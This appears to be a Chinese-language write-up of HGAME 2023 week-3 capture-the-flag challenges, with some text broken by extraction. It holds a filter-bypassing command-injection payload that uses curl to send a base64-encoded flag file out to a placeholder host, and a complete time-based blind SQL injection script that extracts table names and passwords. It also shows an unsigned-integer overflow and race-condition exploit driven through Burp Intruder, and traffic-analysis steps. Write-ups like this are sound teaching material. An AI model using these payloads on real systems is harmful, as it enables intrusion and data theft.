



Web

Ping To The Host



ping功能,应该是命令注入.尝试输入127.0.0.1发现它不会返回结果只会返回success和failed和waf!



测试发现还过滤了空格; echo cat ><

空格用\${IFS}替代,cat用more替代

无回显的话就curl外带数据

```
payload:
&curl${IFS}https://xxx/`more${IFS}/f*|grep${IFS}'hgame'|base64`
```

Login To Get My Gift

应该是sql注入.注入admin的账号密码后在/home即可查看flag

过滤了! = 空格 substr,就直接盲注吧,也没有回显什么的

放上脚本

```
import requests
import time

s = requests.session()
headers={
```

```

'Cookie': '_ga=GA1.1.1828930571.1673599170;
_ga_P1E9Z5LRRK=GS1.1.1673620510.4.1.1673622892.0.0.0;
SESSION=MTY3MzY3OTk1NnxEdi1CQkFFQ180SUFBUKFCRUFBQUpQLUNBQUVHYzNSeWFXNW5EQVlBQkhW
elPySudjM1J5YVc1bkRBZ0FCblZ6Wlhjd01RPT188FZOPCxrISBwmW0JehMmrdo4yRhj17dRm_UTLZc-
5A='
}
url = 'http://week-3.hgame.lwsec.cn:30175/login'
flag = ''
i = 0
d = 0
while d == 0:
    i = i + 1
    low = 32
    high = 127
    while low < high:
        mid = (low + high) // 2
        #
        payload=f'1\'/**/or/**/if(strcmp(greatest(ascii(right(left((select(Database()))
,{i}),1)),{mid}},{mid}),1,sleep(3))#\'    #数据库名
        #
        payload=f'1\'/**/or/**/if(strcmp(greatest(ascii(right(left((Select(group_concat(
table_name))From(infOrMation_schema.tables)Where(table_schema/**/regexp/**/Datab
ase())),{i}),1)),{mid}},{mid}),1,sleep(3))#\'    #表名
        #
        payload=f'1\'/**/or/**/if(strcmp(greatest(ascii(right(left((Select(group_concat(
column_name))From(infOrMation_schema.columns)Where(table_name/**/regexp/**/"User
Inf0mAt1on")),{i}),1)),{mid}},{mid}),1,sleep(3))#\'    #字段名

        payload=f'1\'/**/or/**/if(strcmp(greatest(ascii(right(left((Select(group_concat(
PAssw0rD))From(UserInf0mAt1on)),{i}),1)),{mid}},{mid}),1,sleep(3))#\'    #字段值

        data={
            'username':payload
        }
        stime = time.time()
        # url1 = url + payload
        r = s.post(url=url,data=data,headers=headers)
        r.encoding = "utf-8"
        print(payload)
        # print(r.text)
        time.sleep(0.2)
        if time.time() - stime < 3:
            low = mid + 1
        else:
            high = mid
    if low != 32:
        flag += chr(low)
    else:
        break
print(flag)
#LogINMe
#id,PAssw0rD,UsErN4me,GRANTEE,GRANTEE_HOST,HOST,IS_DEFAULT,IS
#hgAmE2023HAppYnEwyEAR  weLc0meT0hgAmE2023hAPPYsq1

```

Gopher Shop

随便注册一个账号登录



Gopher Shop



Apple

10

Purchase

Unstable wifi for 300b

20

Purchase

ek1ng's broken desktop computer

30

Purchase

4cute's Vidar custom meal card

40

Purchase

300b 64-core server

50

Purchase

Vidar Clubwear

200

Purchase

Large 32-inch TV

300

Purchase

The Switch at 300b

500

Purchase

一个商店,初始10块钱,买flag需要100000000000000000000

Large 32-inch TV

300

Purchase

The Switch at 300b

500

Purchase

A hair of the 4nsw3r

999999

Purchase

Flag

100000000000000000000

Purchase

Sleep

Buy Inventory

Check Flag

Vidar Coin

10

Days

28

Inventory

20

买了flag后再点击Check Flag就能弹出flag

查看源码,源码是用go语言写的

```

func BuyProduct(context *gin.Context) {
    username, _ := context.Get("username")

    user, err := db.GetUserByUsername(username.(string))
    if err != nil {
        return
    }
    product := context.Query("product")
    price, err := db.GetProductPrice(product)
    number, err := strconv.Atoi(context.Query("number"))

    //校验是否买的起
    if err != nil || number < 1 || user.Balance < uint(number) * price{
        context.JSON(400, gin.H{"error": "invalid request"})
        return
    }

    user.Days -= 1
    user.Inventory -= uint(number)
    user.Balance -= uint(number) * price
}

```

Uint是无符号整数,因此这里可以考虑用整数溢出来做,也可以用条件竞争,因为balance-=number*price,所以在短时间发出无数条buy请求就可以让Balance溢出得到一个大整数,也可以用sell请求让Productd number

溢出,用sell更好用点,因为这道题GetOrderSum每隔几秒执行一次

```

func GetOrderSum(username string) (map[string]uint, error) {
    order, err := db.GetOrder(username)

    if err != nil {
        return nil, err
    }

    var sum = map[string]uint{}

    for _, i := range order {
        //判断sum是否存在i.Product属性,不存在则添加此属性
        _, exist := sum[i.Product]
        if !exist {
            sum[i.Product] = 0
        }

        if !i.Status {
            sum[i.Product] -= i.Number
        } else {
            sum[i.Product] += i.Number
        }
    }
}

```

② Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

⊕ Target: http://week-3.hgame.lwsec.cn:32604

☒ Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

1 GET /api/v1/user/sellProduct?product=Apple&number=1 HTTP/1.1

2 Host: week-3.hgame.lwsec.cn:32604

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0

4 Accept: application/json, text/plain, */*

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://week-3.hgame.lwsec.cn:32604/shop

9 Cookie: _ga_P1E9Z5LRRK=GS1.1.1673602672.1.1.1673603117.0.0.0; _ga=GA1.1.535020456.1673602672; session=MTY3NDg4Mjg5OXxEdi1CQkFFQ180SUFBUKFCRUF8QULfLUNBQUVHYzNSewFXNW5EQW9BQ0hWelplYSnVZVzFsQm50MGntbHVad3dEQUFFMHZJw3VZ2c02h_NZR4JXV_E-JoivY1FstU8hA14EE67kvg==

10

11

You can define one or more payload sets. The number of payload sets d

payload set, and each payload type can be customized in different ways

Payload set: 1

Payload count: unknown

Payload type: Null payloads

Request count: 0

② Payload Options [Null payloads]

This payload type generates payloads whose value is an empty string. W

☐ Generate

payloads

☒ Continue indefinitely

Product	Number	Operations
Apple	17948292695995955000	Sell
Flag	18446744073709552000	Sell

Misc

Tunnel

一个流量附件,用WireShark打开

是关于tftp的

直接搜索 tftp contains "hgame"

No.	Time	Source	Destination	Protocol	Length	Info
1028...	136.695105743	192.168.138.129	192.168.138.128	TFTP	558	Data Packet, Block: 48647
1028...	136.692544080	192.168.138.129	192.168.138.128	TFTP	558	Data Packet, Block: 48646
1027...	136.684266450	192.168.138.129	192.168.138.128	TFTP	558	Data Packet, Block: 48611
1027...	136.683981832	192.168.138.129	192.168.138.128	TFTP	558	Data Packet, Block: 48609

```
$.$. . . . .  ..hgame{
ikev1_ma y_not_sa
fe_aw987 rtgh}.X.
. . . . . , . . . . .
}.<.GT. . . . .
```

Tunnel Revange

解密IPSec数据包

udp.port==4500

udp.port==4500					
No.	Time	Source	Destination	Protocol	Length Info
5	0.077122389	192.168.138.132	192.168.138.128	ISAKMP	154 Identity Protection (Main Mode)
6	0.077407974	192.168.138.128	192.168.138.132	ISAKMP	122 Identity Protection (Main Mode)
7	0.122638393	192.168.138.132	192.168.138.128	ISAKMP	250 Quick Mode
8	0.123314710	192.168.138.128	192.168.138.132	ISAKMP	218 Quick Mode
9	0.164048527	192.168.138.132	192.168.138.128	ISAKMP	106 Quick Mode
12	11.650710570	192.168.138.128	192.168.138.132	ESP	126 ESP (SPI=0xcefea138)
13	20.065066751	192.168.138.128	192.168.138.132	UDPENC...	43 NAT-keepalive
14	25.197810956	192.168.138.132	192.168.138.128	ISAKMP	122 Informational
15	25.198213334	192.168.138.128	192.168.138.132	ISAKMP	122 Informational
16	25.205615831	192.168.138.132	192.168.138.128	ISAKMP	138 Informational
17	25.207732074	192.168.138.128	192.168.138.132	ISAKMP	138 Informational
18	25.207897303	192.168.138.132	192.168.138.128	ICMP	166 Destination unreachable (Port unreachable)

sur:192.168.138.128

dst:192.168.138.132

###